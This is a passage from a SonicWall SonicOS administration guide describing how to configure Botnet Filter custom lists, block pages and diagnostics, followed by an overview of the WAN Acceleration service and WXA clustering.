4 To enable the Custom Botnet List, select the **Enable Custom Botnet List** checkbox. This option is not selected by default.

If the **Enable Custom Botnet List** checkbox is not selected, then only the firewall's Botnet database is searched. Go to Step 5.

Enabling a custom list by selecting the **Enable Custom Botnet List** checkbox can affect country identification for an IP address:


a During Botnet identification, the custom Botnet list is searched first.

b If the IP address is not resolved, the firewall's Botnet database is searched.

If an IP address is resolved from the custom Botnet list, it can be identified as either a Botnet IP address or a non-Botnet IP address, and action taken accordingly.

5 Select **Enable logging** to log Botnet Filter-related events.


6 Optionally, you can configure an exclusion list of all IPs belonging to the configured address object/address group. All IPs belonging to the list are excluded from being blocked. To enable an exclusion list, select an address object or address group from the **Botnet Exclusion Object** drop-down menu.



The default exclusion object is Default Geo-IP and Botnet Exclusion Group. You can create your own address object or address group object. as described in Configuring Address Objects on page 434.

7 Click the **Accept** button at the top of the page to enable your changes.

Creating a Custom Botnet List



Address Object	Name of the address object or address group object.
Botnet	Icon indicating whether the entry was defined as a Botnet when created. A black circle indicates a Botnet, a white circle a non-Botnet.
Comments	Any comments you added about the entry.
Configure	Contains **Edit** and **Delete** icons for the entry.
Total	Displays the number of entries in the **Custom Botnet List**.

An IP address can be wrongly marked as Botnet. This kind of misclassification can cause incorrect/unwanted filtering of an IP address. Having a custom Botnet list can solve this problem by overriding the Botnet tag for a particular IP address.


Topics:

Creating a Custom Botnet List


IMPORTANT: For the firewall to use the custom Botnet list, you must enable it as described in Configuring Botnet Filtering on page 1763.

To create a custom Botnet list:


1 Navigate to **Security Services > Botnet Filter**.



2 Click the **Custom Botnet List** tab.




3 Click the **Add** button. The **Add Custom Botnet List** dialog displays.



4 Select an IP address object or create a new address object from the **A Botnet IP Address** drop-down menu:

IMPORTANT: An address object cannot overlap any other address objects in the custom country list. Different address objects, however, can have the same country ID.

- **Create new address object...** – the **Add Address Object** dialog displays.




You create a new address object as described in Adding an Address Object on page 441, with these restrictions:

- Allowed types are
  - **Host**
  - **Range**
  - **Network**
  - A group of any combination of the first three types

All other types are disallowed types and cannot be added to the custom Botnet list.

- **Create new address group...** – the **Add Address Object Group** dialog displays.



  You create a new address object as described in Creating Group Address Objects on page 443

- Already defined address object or address group

5 If this address object is a known Botnet, select a the **Botnet** checkbox.


6 Optionally, add a comment in the **Comment** field.

7 Click **OK**.

Editing a Custom Botnet List Entry

To edit a custom Botnet list entry:

1 On the **Custom Botnet List** tab, click the **Edit** icon in the **Configure** column for the entry to be edited. The **Add Custom Botnet List** dialog displays the entry.



2 Make your changes.

3 Click **OK**. The **Custom Botnet List** table is updated.

Deleting Custom Botnet List Entries

To delete a custom Botnet list entry:

1 Do one of these:

- Click the **Delete** icon in the **Configure** column for the entry.
- Select the checkbox for the entry and then click the **Delete** button.

A confirmation message displays.

2 Click **OK**.

To delete multiple entries:

1 Select the checkboxes of the entries to be deleted. The **Delete** button becomes available.

2 Click the **Delete** button. A confirmation message displays.

3 Click **OK**.


To delete all entries:

1 Click the checkbox in the table header.

2 Click the **Delete** button. A confirmation message displays.

3 Click **OK**.

Customizing Web Block Page Settings



The Botnet Filter has a default message that is displayed when a page is blocked. You can customize this message and include your own logo.

To create a custom message and include a custom logo:

1 Navigate to the **Security Services > Botnet Filter** page.

2 Ensure the **Include Botnet Filter Block Details** option is selected. This option is selected by default.

When enabled, this option shows block details such as reason for the block, IP address, and country. When disabled, this option hides all information.


3 Do one of the following:

- To use the default message displayed in the **Alert text** field, `This site has been blocked by the network administrator.`, click the **Default Blocked Page** button and then go to Step 4.
- Specify a custom message to be displayed in the Geo-IP Filter Block page in the **Alert text** field. Your message can be up to 100 characters long.

4 Optionally, in the **Base64-encoded Logo Icon** field, you can specify a Base 64-encoded GIF icon to be displayed as well.

NOTE: Ensure the icon is valid and make the size as small as possible. The recommended size is 400 x 65.

5 To see a preview of your customized message and logo (or the default message and logo), click the **Preview** button. A warning message displays.




6 Click **OK**. The **Web Site Blocked** message displays.

7 Close the **Web Site Blocked** message.

8 Click the **Accept** button.


Using Botnet Filter Diagnostics



The **Security Services > Botnet Filter** page has a **Diagnostics** tab with several tools:

- Show Resolved Botnet Locations on page 1771
- Botnet Cache Statistics on page 1771
- Custom Botnets Statistics on page 1772
- Check Botnet Server Lookup on page 1772


Show Resolved Botnet Locations



When you click on the **Show Botnets** button, a table of resolved IP addresses displays with this information:

- **Index**
- **IP Address** – IP address of the Botnet


Botnet Cache Statistics



The **Botnet Cache Statistics** table contains this information:

- **Location Server IP**
- **Resolved Entries**
- **Unresolved Entries**
- **Current Entry Count**
- **Max. Entry Count**
- **Botnets Detected**

Custom Botnets Statistics



The **Custom Botnets Statistics** table contains this information about the number of entries in the list and the number of times lookups have occurred for the entries:

- **No of Entries**
- **No of Times Called**
- **No of Times Not Looked-up**
- **No of Times Resolved**

Check Botnet Server Lookup

The Botnet Filter also provides the ability to look up IP addresses to determine:

- Domain name or IP address
- Country of origin and whether the server is classified as a Botnet server


NOTE: The Botnet Server Lookup tool can also be accessed from the **System > Diagnostics** page.

To look up a Botnet server:


1 Go to the **Check BOTNET Server Lookup** section at the bottom of the **Diagnostics** tab.

2 Enter the IP address in the **Lookup IP** field,

3 Click **Go**. Details on the IP address are displayed below the **Result** heading.



Incorrectly Marked Address



If you believe that a certain address is marked as a botnet incorrectly, or if you believe an address should be marked as a botnet, report this issue at the SonicWall Botnet IP Status Lookup tool by either clicking on the link in the **Note** at the bottom of the **Security Services > Botnet Filter** page or going to: SonicWall Botnet IP Status Lookup.

Part 22

WAN Acceleration

156

Using WAN Acceleration

About WAN Acceleration

The WAN Acceleration service allows you to accelerate WAN traffic between a central site and a branch site by using Transmission Control Protocol (TCP), and Windows File Sharing (WFS). The SonicWall WXA series appliance is deployed in conjunction with a SonicWall NSA series appliance. In this type of deployment, the NSA series appliance provides dynamic security services, such as attack prevention, Virtual Private Network (VPN), routing, and Web Content Filtering. The WAN Acceleration service can increase application performance.

WXA Clustering

NOTE: WXA Clustering is supported on NSA 2600 and higher appliances.

SonicOS supports WXA Clustering with two or more appliances. The largest SonicWall WXA appliances can support up to 1200 connections, which roughly translates into support for as many as 240 concurrent users. The number of supported users is now increased with WXA Clustering:

- SonicOS can monitor or probe multiple WXA appliances simultaneously and store a friendly name for each WXA.
- SonicOS implements three forms of load sharing: TCP Acceleration, Unsigned SMB acceleration, and Web Cache.
- A VPN Policy can be assigned to always use the same WXA group.
- The number of connections is spread equally across all WXA appliances in a group.
- When one of the WXAs reaches the connection capacity, the next WXA in the group is used.

WAN Acceleration Management Interface Pages

This section contains a brief overview of the following WAN Acceleration management interface pages:

- WAN Acceleration > Summary on page 1776
- WAN Acceleration > TCP Acceleration on page 1777


- WAN Acceleration > WFS Acceleration on page 1778
- WAN Acceleration > Web Cache on page 1779
- WAN Acceleration > System on page 1780
- WAN Acceleration > Log on page 1781

For detailed information about the WAN Acceleration service, clustering, and configuration procedures, see the *SonicWall WAN Acceleration OS 1.3.2 Administration Guide for SonicOS 6.2*.

WAN Acceleration > Summary

The **WAN Acceleration > Summary** page:

- Allows you to enable WAN Acceleration and configure its interface.
- Displays the licensed connections.
- Provides a dashboard view of:
  - Active connections.
  - WXA status.
- Displays the following:
  - VPN policies.
  - SSL VPN NetExtender WAN Acceleration clients (WXAC).
  - Route policies.
  - Connections monitor.



For detailed information about the WAN Acceleration service and configuration procedures, please see the *SonicWall WXA Administration Guide for SonicOS 6.2*.

WAN Acceleration > TCP Acceleration


The **WAN Acceleration > TCP Acceleration** page provides options to configure and monitor the TCP Acceleration service.

The TCP Acceleration service is a process that decreases the amount of data passing over the WAN by using compression, which accelerates selected traffic passing between a central site and a branch site. The selected traffic is stored in the SonicWall WXA series appliances' shared databases as blocks of data and tagged with reference indexes. This allows the WXA series appliances to only send the reference indexes (which are smaller in size) over the WAN instead of the actual data.

For detailed information about the **WAN Acceleration > TCP Acceleration** service and configuration procedures, please see the *SonicWall WXA Administration Guide for SonicOS 6.2*.

WAN Acceleration > WFS Acceleration

The **WAN Acceleration > WFS Acceleration** page provides options to configure and monitor the WFS Acceleration service.




The WFS Acceleration service can be configured to use Unsigned and/or Signed SMB. Unsigned SMB is used for networks that do not require traffic signing. Signed SMB is used for networks that require traffic signing for security reasons, and provides two configuration modes for the WFS Acceleration service:

- **Basic** – Provides basic WFS Acceleration configuration options for a quick and easy deployment of the WFS Acceleration feature.
- **Advanced** – Provides detailed WFS Acceleration configuration options for the domain details and file shares.

For detailed information about the **WAN Acceleration > WFS Acceleration** service and configuration procedures, please see the *SonicWall WXA Administration Guide for SonicOS 6.2*.

WAN Acceleration > Web Cache

The **WAN Acceleration > Web Cache** page provides options to configure and monitor the Web Cache service.

